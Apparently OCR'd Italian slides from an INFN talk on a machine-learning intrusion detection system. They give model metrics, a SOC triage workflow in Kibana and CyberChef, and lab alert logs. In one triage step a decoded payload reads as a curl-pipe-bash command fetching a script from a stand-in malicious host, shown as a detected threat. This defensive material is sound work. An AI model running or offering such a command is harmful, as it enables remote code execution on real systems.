


⚙ Training e Early Stopping


- Epoche: max 20
- Batch size: 2048
- Ottimizzatore: Adam
- Perdita: binary_crossentropy
- EarlyStopping su val_loss con patience = 5

INFN NUCS
Vincenzo Rega, Simona Maria Stellacci

Performance complessive



Modello	Accuracy	F1 Score	ROC
XGBoost	0.99	0.99	0.99
Random Forest	0.99	0.99	0.99
LogRegr	0.99	0.64	0.75
CNN + LSTM	1.00	0.95	1.00



La figura mostra il confronto tra i tempi di addestramento e inferenza per diversi algoritmi. La rete **CNN+LSTM** risulta significativamente più costosa in fase di training rispetto agli approcci classici (come Random Forest o XGBoost), mentre i tempi di inferenza rimangono contenuti per tutti i modelli.


…. tornando alla gestione dell’incidente…

SOC Workflow: gestione dell'incidente AI_ALERT con payload **"Weaponized"**


🔎 2. Analisi iniziale (Triaging)

Tool coinvolti: Kibana (Hunt & Discover), CyberChef

- L'analista entra in Kibana → Hunt → filtra per tag: AI_ALERT.
- Legge il campo encoded_payload → copia la stringa → apre CyberChef.
- Applica la ricetta From Base64 → ottiene: curl http://malicious.evil.com/install.sh | bash
- Determina che si tratta di un comando potenzialmente malevolo (Remote Code Execution).




SOC Workflow: AI_ALERT



Documents (42) Field statistics Sort fields 1

@timestamp	Summary
May 23, 2025 @ 00:44:07.302	message {"@timestamp": "2025-05-22T22:13:15.602550+00:00", "id_orig_h": "192.168.100.150", "id_resp_h": "192.168.100.32", "scenario_id": "SNMP_ENUMERATION", "description": "GPL SNMP public access udp", "alert_type": "suricata_signature", "tag": "AI_ALERT"} @timestamp May 23, 2025 @ 00:44:07.302 agent.ephemeral_id efafc192-e424-4e23-ab45-986149239f39 agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 data_stream.dataset ai_ids_alerts_decoded data_stream.namespace default data_stream.type logs…
May 23, 2025 @ 00:44:07.294	message {"@timestamp": "2025-05-22T22:13:13.853687+00:00", "id_orig_h": "192.168.100.150", "id_resp_h": "192.168.100.120", "scenario_id": "SNMP_ENUMERATION", "description": "GPL SNMP public access udp", "alert_type": "suricata_signature", "tag": "AI_ALERT"} @timestamp May 23, 2025 @ 00:44:07.294 agent.ephemeral_id efafc192-e424-4e23-ab45-986149239f39 agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 data_stream.dataset ai_ids_alerts_decoded data_stream.namespace default data_stream.type logs…
May 22, 2025 @ 19:38:55.735	message <13>2025-05-22T17:38:55.735246Z ai-ids testproc[9999]: {"tag": "AI_ALERT", "alert_type": "suricata_signature", "scenario_id": "HTTP_FLOOD_1", "suricata_signature": "GPL SNMP public access udp", "id_orig_h": "192.168.100.150", "id_resp_h": "192.168.100.8", "timestamp": "2025-05-22T17:13:19.115740+0000"} @timestamp May 22, 2025 @ 19:38:55.735 agent.ephemeral_id efafc192-e424-4e23-ab45-986149239f39 agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 data_stream.dataset ai_ids_alerts_decoded…
May 22, 2025 @ 19:38:55.735	message <13>2025-05-22T17:38:55.735134Z ai-ids testproc[9999]: {"tag": "AI_ALERT", "alert_type": "suricata_signature", "scenario_id": "HTTP_FLOOD_1", "suricata_signature": "GPL SNMP public access udp", "id_orig_h": "192.168.100.150", "id_resp_h": "192.168.100.120", "timestamp": "2025-05-22T17:13:14.654876+0000"} @timestamp May 22, 2025 @ 19:38:55.735 agent.ephemeral_id efafc192-e424-4e23-ab45-986149239f39 agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 data_stream.dataset ai_ids_alerts_decoded…



Documents (68) Field statistics Sort fields 1

@timestamp	Summary
May 25, 2025 @ 23:53:58.676	message {"timestamp": 1748207543.358386, "id_orig_h": "fe80::be24:11ff:fe69:cced", "id_resp_h": "ff02::16", "duration": 260.9323570728302, "orig_bytes": 880, "resp_bytes": 0, "scenario_id": 643, "anomaly_score": 0.2515, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.676 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.252 data_stream.dataset ai_ids_…
May 25, 2025 @ 23:53:58.657	message {"timestamp": 1748207543.355987, "id_orig_h": "fe80::6373:335e:d544:29", "id_resp_h": "ff02::16", "duration": 260.7593619823456, "orig_bytes": 1760, "resp_bytes": 0, "scenario_id": 283, "anomaly_score": 0.2111, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.657 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.211 data_stream.dataset ai_ids_…
May 25, 2025 @ 23:53:58.621	message {"timestamp": 1748207543.358187, "id_orig_h": "fe80::5054:ff:fee8:8cc0", "id_resp_h": "ff02::16", "duration": 260.7242650985718, "orig_bytes": 1760, "resp_bytes": 0, "scenario_id": 711, "anomaly_score": 0.2111, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.621 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.211 data_stream.dataset ai_ids_…
May 25, 2025 @ 23:53:58.604	message {"timestamp": 1748207543.373047, "id_orig_h": "fe80::862b:2bff:fe00:447e", "id_resp_h": "ff02::16", "duration": 260.6834909915924, "orig_bytes": 1760, "resp_bytes": 0, "scenario_id": 877, "anomaly_score": 0.2111, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.604 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.211 data_stream.dataset ai_ids_…
May 25, 2025 @ 23:53:58.585	message {"timestamp": 1748207543.355725, "id_orig_h": "fe80::7cb4:46cb:c6bf:dc06", "id_resp_h": "ff02::16", "duration": 260.65584993362427, "orig_bytes": 1760, "resp_bytes": 0, "scenario_id": 162, "anomaly_score": 0.2111, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.585 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.211 data_stream.dataset ai_ids_…

INFN NUCS
Vincenzo Rega, Simona Maria Stellacci

